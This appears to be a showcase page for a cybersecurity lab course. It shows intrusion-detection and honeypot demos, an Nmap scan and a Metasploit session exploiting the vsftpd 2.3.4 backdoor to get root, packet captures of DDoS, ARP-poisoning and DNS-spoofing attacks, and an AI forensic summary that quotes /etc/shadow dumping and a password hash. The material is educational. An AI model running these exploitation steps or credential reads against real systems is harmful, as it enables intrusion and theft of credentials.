
Suricata IDS Event Log Monitoring Network Uplink Traffic



Suricata IDS Monitoring Potential Threats in Network Uplink Traffic




Suricata IPS Blocking Nmap Scan and SQL Injection in Real Time



[Demo Video](#) . You can download this lab Suricata IPS rules [here](#).

T-Pot Honeypot on AWS Cloud Showing Top Attack Events and Sources



T-POT Honeypot on AWS Cloud — Password Brute-Force Attack Trend





Vulnerability Scanner with Nmap — CVEs and Software Versions Detected

```
ntec1-17:~> nmap -sV --script vuln vul.ilab.ntec.ie.cuhk.edu.hk -p 21
Starting Nmap 7.70 ( https://nmap.org ) at 2023-08-21 10:11 HKT
Nmap scan report for vul.ilab.ntec.ie.cuhk.edu.hk (192.168.42.7)
Host is up (0.00035s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  OSVDB:73573  CVE:CVE-2011-2523
|     vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://osvdb.org/73573
|_ sslv2-drown:
MAC Address: 00:50:56:A2:DC:17 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
```

[Demo Video](#)

Penetration Test with Msfconsole Exploiting vsFTP Vulnerability and Gaining Root Access

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > use 0
```

```
[*] No payload configured, defaulting to cmd/unix/interact
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.42.7
```

```
RHOST => 192.168.42.7
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
```

```
[*] 192.168.42.7:21 - Banner: 220 (vsFTPD 2.3.4)
```

```
[*] 192.168.42.7:21 - USER: 331 Please specify the password.
```

```
[+] 192.168.42.7:21 - Backdoor service has been spawned, handling...
```

```
[+] 192.168.42.7:21 - UID: uid=0(root) gid=0(root)
```

```
[*] Found shell.
```

```
[*] Command shell session 1 opened (192.168.43.31:37767 -> 192.168.42.7:6200) at 2023-08-21 10:05:59 +0800
```

```
id
```

```
uid=0(root) gid=0(root)
```

```
whoami
```

```
root
```



Real-World Case Studies

- Analyze real cyberattack scenarios
- Learn from defensive failures
- Study response strategies and forensic insights
- You download more malware and cyber-attack network traffic samples and their analysis [here](#).
- [Demo Video](#)

Smurf Attack — Distributed Denial of Service (DDoS) with ICMP

1	0.000000	143.119.236.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
2	0.000021	1.172.212.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
3	0.000096	14.198.136.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
4	0.000110	218.253.224.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
5	0.000124	88.177.220.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
6	0.000222	231.147.199.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
7	0.000236	184.234.131.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
8	0.000291	235.90.31.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
9	0.000306	44.11.42.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
10	0.000320	227.140.25.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
11	0.000376	68.91.127.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
12	0.000391	178.229.10.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
13	0.000794	128.161.150.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
14	0.000811	22.227.231.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
15	0.001045	241.187.44.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
16	0.001061	153.33.194.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
17	0.001224	75.83.220.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
18	0.001240	62.149.170.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
19	0.001254	177.213.115.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
20	0.001312	59.30.16.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
21	0.001327	13.103.191.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
22	0.001341	182.163.145.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
23	0.001354	190.53.248.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
24	0.001715	17.43.148.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
25	0.001731	176.23.162.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
26	0.001745	206.235.250.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
27	0.001758	118.99.204.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
28	0.001772	229.20.245.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
29	0.001842	89.48.195.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)
30	0.001856	217.178.30.0	172.18.200.254	ICMP	106 Echo (ping) request	id=0x0000, seq=0/0, ttl=0 (no response found)

Network Packet Analysis of ARP Poisoning (MITM Attack with HTTPS Intercept)

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34
2	0.000057	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34 duplicate use of 172.16.3.6 detected!)
3	2.000259	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34
4	2.000317	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34 duplicate use of 172.16.3.6 detected!)
5	4.000530	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34
6	4.000587	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34 duplicate use of 172.16.3.6 detected!)
7	6.000811	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34 ARP poisoning to victim hosts
8	6.000872	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34 duplicate use of 172.16.3.6 detected!)
9	8.001091	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34
10	8.001150	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34 duplicate use of 172.16.3.6 detected!)
11	10.001358	VMware_a2:78:34	VMware_a2:bb:e7	ARP	42	172.16.3.6 is at 00:50:56:a2:78:34
12	10.001513	VMware_a2:78:34	VMware_a2:1c:4a	ARP	42	172.16.3.2 is at 00:50:56:a2:78:34 duplicate use of 172.16.3.6 detected!)
13	11.864782	172.16.3.6	172.16.3.2	TCP	74	44810 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3490682409 TSecr=0 WS=128
14	11.864864	172.16.3.2	172.16.3.6	TCP	74	443 → 44810 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2876166469 TSecr=
15	11.864974	172.16.3.6	172.16.3.2	TCP	66	44810 → 443 [ACK] Seq=1 Ack=1 Win=2912 Len=0 TSval=3490682409 TSecr=2876166469
16	11.867260	172.16.3.19	172.16.3.2	TCP	74	53648 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3498673054 TSecr=0 WS=128
17	11.867766	172.16.3.2	172.16.3.19	TCP	74	443 → 53648 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=938253760 TSecr=3
18	11.867825	172.16.3.19	172.16.3.2	TCP	66	53648 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3498673054 TSecr=938253760
19	11.877563	172.16.3.6	172.16.3.2	TLSv1.3	583	Client Hello
20	11.877592	172.16.3.2	172.16.3.6	TCP	66	443 → 44810 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=2876166482 TSecr=3490682422
21	11.879597	172.16.3.19	172.16.3.2	TLSv1.3	427	Client Hello
22	11.880459	172.16.3.2	172.16.3.19	TCP	66	443 → 53648 [ACK] Seq=1 Ack=362 Win=30080 Len=0 TSval=938253773 TSecr=3498673066
23	11.909307	172.16.3.2	172.16.3.19	TLSv1.3	15...	Server Hello, Change Cipher Spec, Application Data, Application Data
24	11.909344	172.16.3.19	172.16.3.2	TCP	66	53648 → 443 [ACK] Seq=362 Ack=1449 Win=64128 Len=0 TSval=3498673096 TSecr=938253801
25	11.909360	172.16.3.2	172.16.3.19	TLSv1.3	170	Application Data, Application Data
26	11.909376	172.16.3.19	172.16.3.2	TCP	66	53648 → 443 [ACK] Seq=362 Ack=1553 Win=64128 Len=0 TSval=3498673096 TSecr=938253801
27	11.911494	172.16.3.19	172.16.3.2	TLSv1.3	146	Change Cipher Spec, Application Data
28	11.912197	172.16.3.2	172.16.3.19	TLSv1.3	353	Application Data
29	11.912423	172.16.3.2	172.16.3.19	TLSv1.3	353	Application Data
30	11.917239	172.16.3.2	172.16.3.6	TLSv1.3	16...	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Appli
31	11.917368	172.16.3.19	172.16.3.2	TCP	66	53648 → 443 [ACK] Seq=442 Ack=2127 Win=64128 Len=0 TSval=3498673104 TSecr=938253805

[Demo Video](#)

Network Packet Analysis of DNS Spoofing in Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.111.129	192.168.111.2	DNS	75	Standard query 0x58a6 A www.hsbc.com.hk
2	0.000073	192.168.111.2	192.168.111.129	DNS	106	Standard query response 0x58a6 A www.hsbc.com.hk A 192.168.111.128
3	0.003139	192.168.111.2	192.168.111.129	DNS	169	Standard query response 0x58a6 A www.hsbc.com.hk A 27.110.78.2 NS tkoprdgss05.hsbc.com.hk NS
4	2.647526	192.168.111.129	192.168.111.2	DNS	79	Standard query 0xfb0a A www.hangseng.com.hk
5	2.647598	192.168.111.2	192.168.111.129	DNS	114	Standard query response 0xfb0a A www.hangseng.com.hk A 192.168.111.128
6	2.648151	192.168.111.2	192.168.111.129	DNS	191	Standard query response 0xfb0a A www.hangseng.com.hk CNAME hangseng.com.hk A 203.112.90.200 N
7	7.091060	192.168.111.129	192.168.111.2	DNS	70	Standard query 0x89ad A www.gov.hk
8	7.091138	192.168.111.2	192.168.111.129	DNS	96	Standard query response 0x89ad A www.gov.hk A 192.168.111.128
9	7.092517	192.168.111.2	192.168.111.129	DNS	521	Standard query response 0x89ad A www.gov.hk CNAME w2www01.wh.cis.gov.hk CNAME ds1.ogcio.gov.h
10	14.667804	192.168.111.129	192.168.111.2	DNS	70	Standard query 0x4b01 A www.hku.hk
11	14.667892	192.168.111.2	192.168.111.129	DNS	96	Standard query response 0x4b01 A www.hku.hk A 192.168.111.128
12	14.668296	192.168.111.2	192.168.111.129	DNS	405	Standard query response 0x4b01 A www.hku.hk A 147.8.2.58 NS ns3.hku.hk NS ns4.hku.hk NS ns1.h
13	23.692488	192.168.111.129	192.168.111.2	DNS	71	Standard query 0x2d04 A www.mit.edu
14	23.692570	192.168.111.2	192.168.111.129	DNS	98	Standard query response 0x2d04 A www.mit.edu A 192.168.111.128
15	23.695373	192.168.111.2	192.168.111.129	DNS	456	Standard query response 0x2d04 A www.mit.edu CNAME www.mit.edu.edgekey.net CNAME e9566.dscb.a
16	30.503499	192.168.111.129	192.168.111.2	DNS	75	Standard query 0xa54b A www.cuhk.edu.hk
17	30.503597	192.168.111.2	192.168.111.129	DNS	106	Standard query response 0xa54b A www.cuhk.edu.hk A 192.168.111.128
18	30.507781	192.168.111.2	192.168.111.129	DNS	341	Standard query response 0xa54b A www.cuhk.edu.hk A 137.189.11.73 NS ns1.cuhk.edu.hk NS ns2.cu
19	41.047712	192.168.111.129	192.168.111.2	DNS	71	Standard query 0xc14d A www.usc.edu
20	41.047803	192.168.111.2	192.168.111.129	DNS	98	Standard query response 0xc14d A www.usc.edu A 192.168.111.128

DNS spoofing of hsbc host with IP 192.168.111.128

Frame 2: 106 bytes on wire (848 bits), 106 bytes captured (848 bits)

Ethernet II, Src: VMware 61:ce:38 (00:0c:29:61:ce:38), Dst: VMware_c1:0b:e1 (00:0c:29:c1:0b:e1)

Internet Protocol Version 4, Src: 192.168.111.2, Dst: 192.168.111.129

User Datagram Protocol, Src Port: 53, Dst Port: 28681

Domain Name System (response)

Attacker Mac address

0000	00 0c 29 c1 0b e1 00 0c	29 61 ce 38 08 00 45 0e
0010	00 5c d7 c7 00 00 40 11	42 f5 c0 a8 6f 02 c0 a8
0020	6f 81 00 35 70 09 00 48	f6 ca 58 a6 85 80 00 01
0030	00 01 00 00 00 00 03 77	77 77 04 68 73 62 63 01
0040	63 6f 6d 02 68 6b 00 00	01 00 01 03 77 77 77 04
0050	68 73 62 63 03 63 6f 6d	02 68 6b 00 00 01 00 01




AI for Cybersecurity

- AI tools for:
 - - Vulnerability assessment
 - - Threat detection
 - - Forensic investigation
 - - Automated incident reporting

[Demo Video.](#)

You can view the network forensic analysis by AI [here.](#)

Malware traffic analysis with AI tool (xAI: Grok 4 fast model)



Google: Gemini 2.0 Flash Experimental (free)

Gemini Flash 2.0 offers a significantly faster time to first token (TTFT) compared to other models while maintaining quality on par with larger models like Gemini Pro 1.5. It introduces features like [by google](#) | 1.05M context | \$0/M input tokens | \$0/M output tokens

Meta: Llama 3.3 70B Instruct (free)

The Meta Llama 3.3 multilingual large language model (LLM) is a pretrained and instruction-tuned generative model in 70B (text in/text out). The Llama 3.3 instruction tuned text-to-text model is available [by meta-llama](#) | 66K context | \$0/M input tokens | \$0/M output tokens

Venice: Uncensored (free)

Venice Uncensored Dolphin Mistral 24B Venice Edition is a fine-tuned variant of Mistral 24B-Instruct-2501, developed by dphn.ai in collaboration with Venice.ai. This model is designed for uncensored and unrestricted use. [by cognitivecomputations](#) | 33K context | \$0/M input tokens | \$0/M output tokens

OpenAI: gpt-oss-20b (free)

gpt-oss-20b is an open-weight 21B parameter model released by OpenAI under a permissive license. It uses a Mixture-of-Experts (MoE) architecture with 3.6B active parameters. [by openai](#) | 131K context | \$0/M input tokens | \$0/M output tokens

```
Quick connect... 3 2-estp121

### Summary of Findings
The packet capture reveals evidence of a compromised host (victim at 172.18.0.2) where an attacker (from 172.18.0.1) gained shell access via a non-standard TCP port (6200), likely a backdoor or exploited service. The attacker performs commands such as 'id', 'whoami', 'cat /etc/shadow', and 'cat /etc/passwd', dumping sensitive user and password hashes. A failed FTP login attempt on port 21 (using invalid credentials "USER Dqvop:") and "PASS d"), which may be a probing or DDoS is evident, but the shell activity indicates post-exploitation reconnaissance. Timestamps are inconsistent, suggesting either multiple sessions across time or a capture artifact/clock skew, but the core activity clusters around port 6200. Protocols involved are primarily TCP over IPv4, with FTP and raw shell-like payloads. The vsFTPD version (2.3.4) is known to have vulnerabilities (e.g., CVE-2011-2523 backdoor in some builds).

No criminal activity promotion is involved in this analysis; this is a simulated or captured scenario for educational purposes.

### Identified Attack Details
Hacking activity is detected: unauthorized remote code execution and system enumeration via a backdoor shell.

1. **Attack Vector**:  

  - Primary: Backdoor shell access (non-interactive remote command execution over TCP port 6200, resembling a raw shell). The attacker sends shell commands (e.g., 'id', 'whoami', 'cat /etc/shadow', 'cat /etc/passwd') and receives root-privileged responses (possibly via an exploited service like the vulnerable vsFTPD).  

  - Secondary: Failed brute-force or probing login attempt on FTP (port 21) with nonsensical credentials, potentially to create noise.

2. **Attacker ID**:  

  - Source IP: 172.18.0.1  

  - Source MAC: 02:42:ad:1c:96:07  

  - The attacker initiates all connections and sends commands/payloads.

3. **Victim ID**:  

  - Destination IP: 172.18.0.2  

  - Destination MAC: 02:42:ac:12:00:02  

  - The victim responds with server banners (e.g., vsFTPD 2.3.4 on port 21) and executes commands as root (uid=0), confirming compromise.

4. **Hacking Timeline** (based on packet timestamps; note inconsistency possibly due to capture issues):  

  - **08:50:14 - 08:50:15 (approx. 1-2 seconds)**: Initial FTP SYN/ACK/handshake to port 21; invalid login ("USER Dqvop:" / "PASS d"); server responds with "331 Please specify the password." but later "500 OOPS" error. Concurrently, shell connection to port 6200 begins with 'id' command, receiving root confirmation.  

  - **08:50:15 - 08:50:26 (approx. 11 seconds)**: Shell session continues with 'nohup >/dev/null 2>&1' (possibly to complete persistence attempt), 'echo' commands outputting strings like "Wh1T2XR1XdGxL8Tc" and "QQP2BjmdKdTrQ3" (potential C2 beacons or encoded payloads).  

  - **08:50:26 - 08:50:30 (approx. 4 seconds)**: Further enumeration with 'id' (root) and 'whoami' (root).  

  - **08:50:30 - 08:50:35 (approx. 5 seconds)**: 'cat /etc/shadow' dumps password hashes (e.g., root hash '$1$avp1$x0z8w5UF9Iv./DR9E9Lid.'), exposing ~30 user entries.  

  - **08:50:35 - 08:50:39 (approx. 4 seconds)**: 'cat /etc/passwd' dumps user database (~30 entries, including msf in, root, etc.).  

  - **08:50:43 (approx. 4 seconds)**: Shell session ends with 'exit'; FTP connection reset.  

  - **11:33:15 - 11:33:44 (approx. 29 seconds, separate session)**: Repeated shell connection to port 6200 with similar enumeration (echo commands, id, cat /etc/shadow and /etc/passwd); FTP probe and failed login; session closes with IN/RST.  

  - Total activity spans ~45 seconds across two apparent sessions, focused on quick data exfiltration.
```



What You'll Gain

- Real-world technical experience
- Confidence in system & network management
- Skills to detect and defend against cyber-attacks
- Understanding of AI-powered cybersecurity tools



Final Message

- “Security is not a product, but a process.” – Bruce Schneier
- Let’s begin that process — hands-on!